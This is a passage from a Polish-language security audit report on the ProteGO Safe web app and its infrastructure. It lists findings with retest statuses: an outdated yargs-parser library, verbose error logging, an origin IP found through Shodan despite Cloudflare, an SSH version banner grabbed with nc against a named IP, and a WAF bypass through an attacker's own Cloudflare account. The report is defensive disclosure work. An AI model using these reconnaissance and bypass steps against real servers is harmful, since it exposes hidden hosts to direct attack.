[NOT APPLICABLE] [LOW] PROTEGO_SAFE-KOD-WEB-002: Nieaktualna wersja użytej biblioteki

OPIS

Jednym z komponentów audytowanej aplikacji są biblioteki użyte w kodzie. Jedna z nich: yargs-parser występuje w wersji 11.1.1 oraz 5.0.0. Nie są to aktualne wersje biblioteki, a dodatkowo w sieci można znaleźć informacje, że posiadają one znane błędy bezpieczeństwa.

W trakcie testów nie udało się przygotować działającego Proof of Concept z wykorzystaniem opisywanej podatności, niemniej sam fakt wykorzystania oprogramowania posiadającego znane podatności bezpieczeństwa wyczerpuje warunek konieczny do umieszczenia takiej informacji w raporcie.

Więcej informacji:

- https://npmjs.com/advisories/1500
- https://owasp.org/www-project-top-ten/OWASP_Top_Ten_2017/Top_10-2017_A9-Using_Components_with_Known_Vulnerabilities

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Wykorzystanie podatności w wymienionej bibliotece oraz możliwość eksploitacji podatności.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Poniżej przedstawiono tabelę zawierającą zidentyfikowane podatności:

PODATNY KOMPONENT	ISTOTNOŚĆ PODATNOŚCI	IDENTYFIKATOR CVE	WIĘCEJ INFORMACJI
YARGS-PARSER	LOW	-	https://npmjs.com/advisories/1500

LOKALIZACJA

Aplikacja webowa ProteGO Safe.

REKOMENDACJA

Zaleca się jak najszybszą aktualizację komponentów aplikacji do najnowszych, stabilnych wersji.

Wdrożenie narzędzi takich jak OWASP Dependency Check, a także NPM AUDIT do procesu budowania aplikacji może pomóc w informowaniu o nowych podatnościach, które pojawiają się w użytych bibliotekach i ich wyeliminowaniu.

Więcej informacji:

- https://cheatsheetseries.owasp.org/cheatsheets/Vulnerable_Dependency_Management_Cheat_Sheet.html
- https://www.owasp.org/index.php/OWASP_Dependency_Check

- https://cheatsheetseries.owasp.org/cheatsheets/Third_Party_Javascript_Management_Cheat_Sheet.html

STATUS PO RETEŚCIE (09.07.2020)

Podatność nie została wyeliminowana.

Zależność z podatnością nadal występuje w repozytorium.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne".

Zgodnie z otrzymaną informacją od zespołu Klienta:

> *Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Podatność nie jest w takiej sytuacji dłużej aktualna.*

[NOT APPLICABLE] [INFO] PROTEGO_SAFE-KOD-WEB-003: Logger aplikacji wpisuje do logów zbyt wiele informacji

OPIS

W trakcie audytu kodu źródłowego aplikacji zauważono fragmenty kodu, które wpisują do logów istotne z punku widzenia prywatności, informacje. Pomimo iż jest to log na poziomie ERROR, należy unikać umieszczania w dzienniku aplikacji zbyt wielu szczegółowych informacji, szczególnie w projekcie o tak wysokim nacisku na poufność danych.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

WARUNKI NIEZBĘDNE DO WYKORZYSTANIA PODATNOŚCI

Dostęp do konsoli przeglądarki ofiary ataku.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Fragmenty kodu logujące zbyt wiele informacji:

- plik: `src/services/nativeBridge/index.js` metoda: `receiveNativeResponse()`:

```
const receiveNativeResponse = (body, dataType, requestId) => {
  try {
    nativeRequests[requestId].resolve(body);
  } catch (error) {
    console.error('requestId', requestId, error);
    nativeRequests[requestId].reject(error);
  }
  delete nativeRequests[requestId];
};
```

LOKALIZACJA

- src/services/nativeBridge/index.js

REKOMENDACJA

Zaleca się nieumieszczanie w logach aplikacji istotnych z punku widzenia prywatności informacji takich jak tokeny, hasła czy inne wrażliwe dane.

Pomimo iż logi mają ogromną wartość podczas rozwoju aplikacji, przed wejściem na produkcję warto zrobić przegląd miejsc w kodzie, gdzie występują loggery i zostawić tylko te najbardziej potrzebne, jednocześnie usuwając z nich wrażliwe dane.

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie nie zostało wdrożone.

Fragment kodu z sekcji „Szczegóły techniczne” nadal występuje w pliku.

STATUS (17.07.2020)

Punkt został oznaczony jako „nieaktualne”.

Zgodnie z otrzymaną informacją od zespołu Klienta:

Aplikacja webowa została w całości wdrożona w aplikacjach mobilnych w wersji lokalnej, nie odwołującej się do aplikacji wskazanej w domenie safesafe.app i pod tym adresem została umieszczona strona HTML wraz z informacją o projekcie i linkami do sklepów Google Play i Apple App Store, gdzie użytkownik może pobrać aplikacje na swój telefon. Zalecenie nie jest w takiej sytuacji dłużej aktualne.

Podatności w infrastrukturze sieciowej

[IMPLEMENTED] [INFO] PROTEGO_SAFE-INFRA-001: Ustalenie adresu IP serwera źródłowego

OPIS

W trakcie audytu udało się ustalić adres IP serwera ukrytego za chmurą Cloudflare. Atakujący wykorzystując ten adres może atakować bezpośrednio serwer omijając ochronę WAF, przeprowadzać ataki DoS lub próbować zaatakować inne dostępne usługi.


Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)


Adres IP serwera źródłowego ukrytego za chmurą Cloudflare uzyskano poprzez dane uzyskane w aplikacji shodan.io: https://www.shodan.io/host/35.198.124.103

W celu znalezienia hosta należy wykonać jedno z poniższych poleceń:

Polecenie `Location: http://developer.infermedica.com` – znajduje serwer na podstawie treści zwracanej przez serwer:



Polecenie `ssl:safesafe` – znajduje serwer na podstawie pola Subject Alternative Name umieszczonego w certyfikacie SSL.



Treść na stronie shodan.io prezentuje dane historyczne pochodzące z dnia 24 kwietnia 2020, aktualnie dostęp do portów 80/443 jest zablokowany.

```
HTTP/1.1 301 Moved Permanently
Server: nginx
Date: Fri, 24 Apr 2020 00:26:57 GMT
Content-Type: text/html
Content-Length: 178
Connection: keep-alive
Location: https://developer.infermedica.com
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
```

Na podstawie klucza publicznego SSH zapisanego w shodan.io oraz aktualnego stwierdzono, że serwer należy do safesafe.app.

LOKALIZACJA

https://www.shodan.io/host/35.198.124.103

REKOMENDACJA

Jeśli polityka bezpieczeństwa zakłada ukrycie adresu IP serwera źródłowego, zaleca się, aby przenieść serwer na inny adres IP równocześnie zmieniając klucz serwera SSH.

Więcej informacji:

- https://support.cloudflare.com/hc/en-us/articles/200170166-Best-Practices-DDoS-preventative-measures

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie zostało wdrożone.

Aktualnie nie jest możliwe znalezienie adresu IP nowego serwera poprzez wskazane wyżej metody. Dodatkowo, biorąc pod uwagę, że serwery mają zablokowany dostęp do wszystkich portów z Internetu, znajomość samego adresu IP wskazanego powyżej nie wprowadza dużego ryzyka.

[IMPLEMENTED] [INFO] PROTEGO_SAFE-INFRA-002: Hardening usługi SSH

OPIS

Serwer SSH dostępny na serwerze zidentyfikowanym w punkcie TYTANI-INFRA-001 posiada domyślne ustawienie umożliwiające identyfikację systemu (Debian 10) oraz jest skonfigurowane na domyślnym porcie SSH.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

W celu identyfikacji wersji systemu można użyć poniższe polecenie:

```
$ nc 35.198.124.103 22
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u2
```

LOKALIZACJA

Konfiguracja serwera SSH.

REKOMENDACJA

W celu wzmocnienia bezpieczeństwa zaleca się dodać do konfiguracji serwera SSH flagę ukrywającą informację o wersji systemu operacyjnego:

```
DebianBanner none
```

Zaleca się również przenieść serwer SSH na port inny niż domyślny.

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie zostało wdrożone.

Aktualnie do serwera SSH nie można było uzyskać dostępu. Wszystkie porty na testowanych serwerach są filtrowane.

[IMPLEMENTED] [INFO] PROTEGO_SAFE-INFRA-003: Weryfikacja nagłówka Host

OPIS


Serwer NGINX nie weryfikuje nagłówka Host w przychodzących zapytaniach. Został skonfigurowany tak, że domyślna strona (każdy nagłówek Host) jest równoznaczny z domeną api.safesafe.app. Z tego powodu można zidentyfikować IP serwera oraz wysyłać zapytania omijając zabezpieczenia skonfigurowane w panelu Cloudflare.

Punkt nie jest opisem podatności, a jedynie zaleceniem, którego wdrożenie może zwiększyć ogólny poziom bezpieczeństwa rozwiązania.

SZCZEGÓŁY TECHNICZNE (PROOF OF CONCEPT)

Osoba atakująca może utworzyć konto Cloudflare i skonfigurować adres IP swojego serwera (origin server) na adres serwera api.safesafe.app (realny adres IP). W związku z tym ruch HTTP(S) do strefy atakującego będzie przekazywany do serwera api.safesafe.app z adresów IP Cloudflare, ale bez zastosowania ustawień Cloudflare skonfigurowanych przez administratora tej domeny. Bezpieczeństwo działania Cloudflare, poza konfiguracją firewalla na serwerze źródłowym, w tym przypadku opiera się również na weryfikacji nagłówka Host na serwerze api.safasafe.app.

Poniżej umieszczono przykład konfiguracji Cloudflare, która umożliwia bezpośredni dostęp do serwera z adresów IP Cloudflare oraz zastosowaniem reguł dostępu ustawionych przez atakującego. W przykładzie dostęp odbywa się poprzez domenę apisafe.securitum.pl.



LOKALIZACJA

Konfiguracja serwera api.safesafe.app.

REKOMENDACJA

W celu zabezpieczenia się przed ruchem przechodzącym przez Cloudflare, ale bez reguł ustawionych przez administratora, należy również sprawdzać nagłówek hosta po stronie serwera.

STATUS PO RETEŚCIE (09.07.2020)

Zalecenie zostało wdrożone.

Wprowadzono usprawnienie uniemożliwiające połączenie się bezpośrednio z serwerami przy wykorzystaniu własnego konta CloudFlare.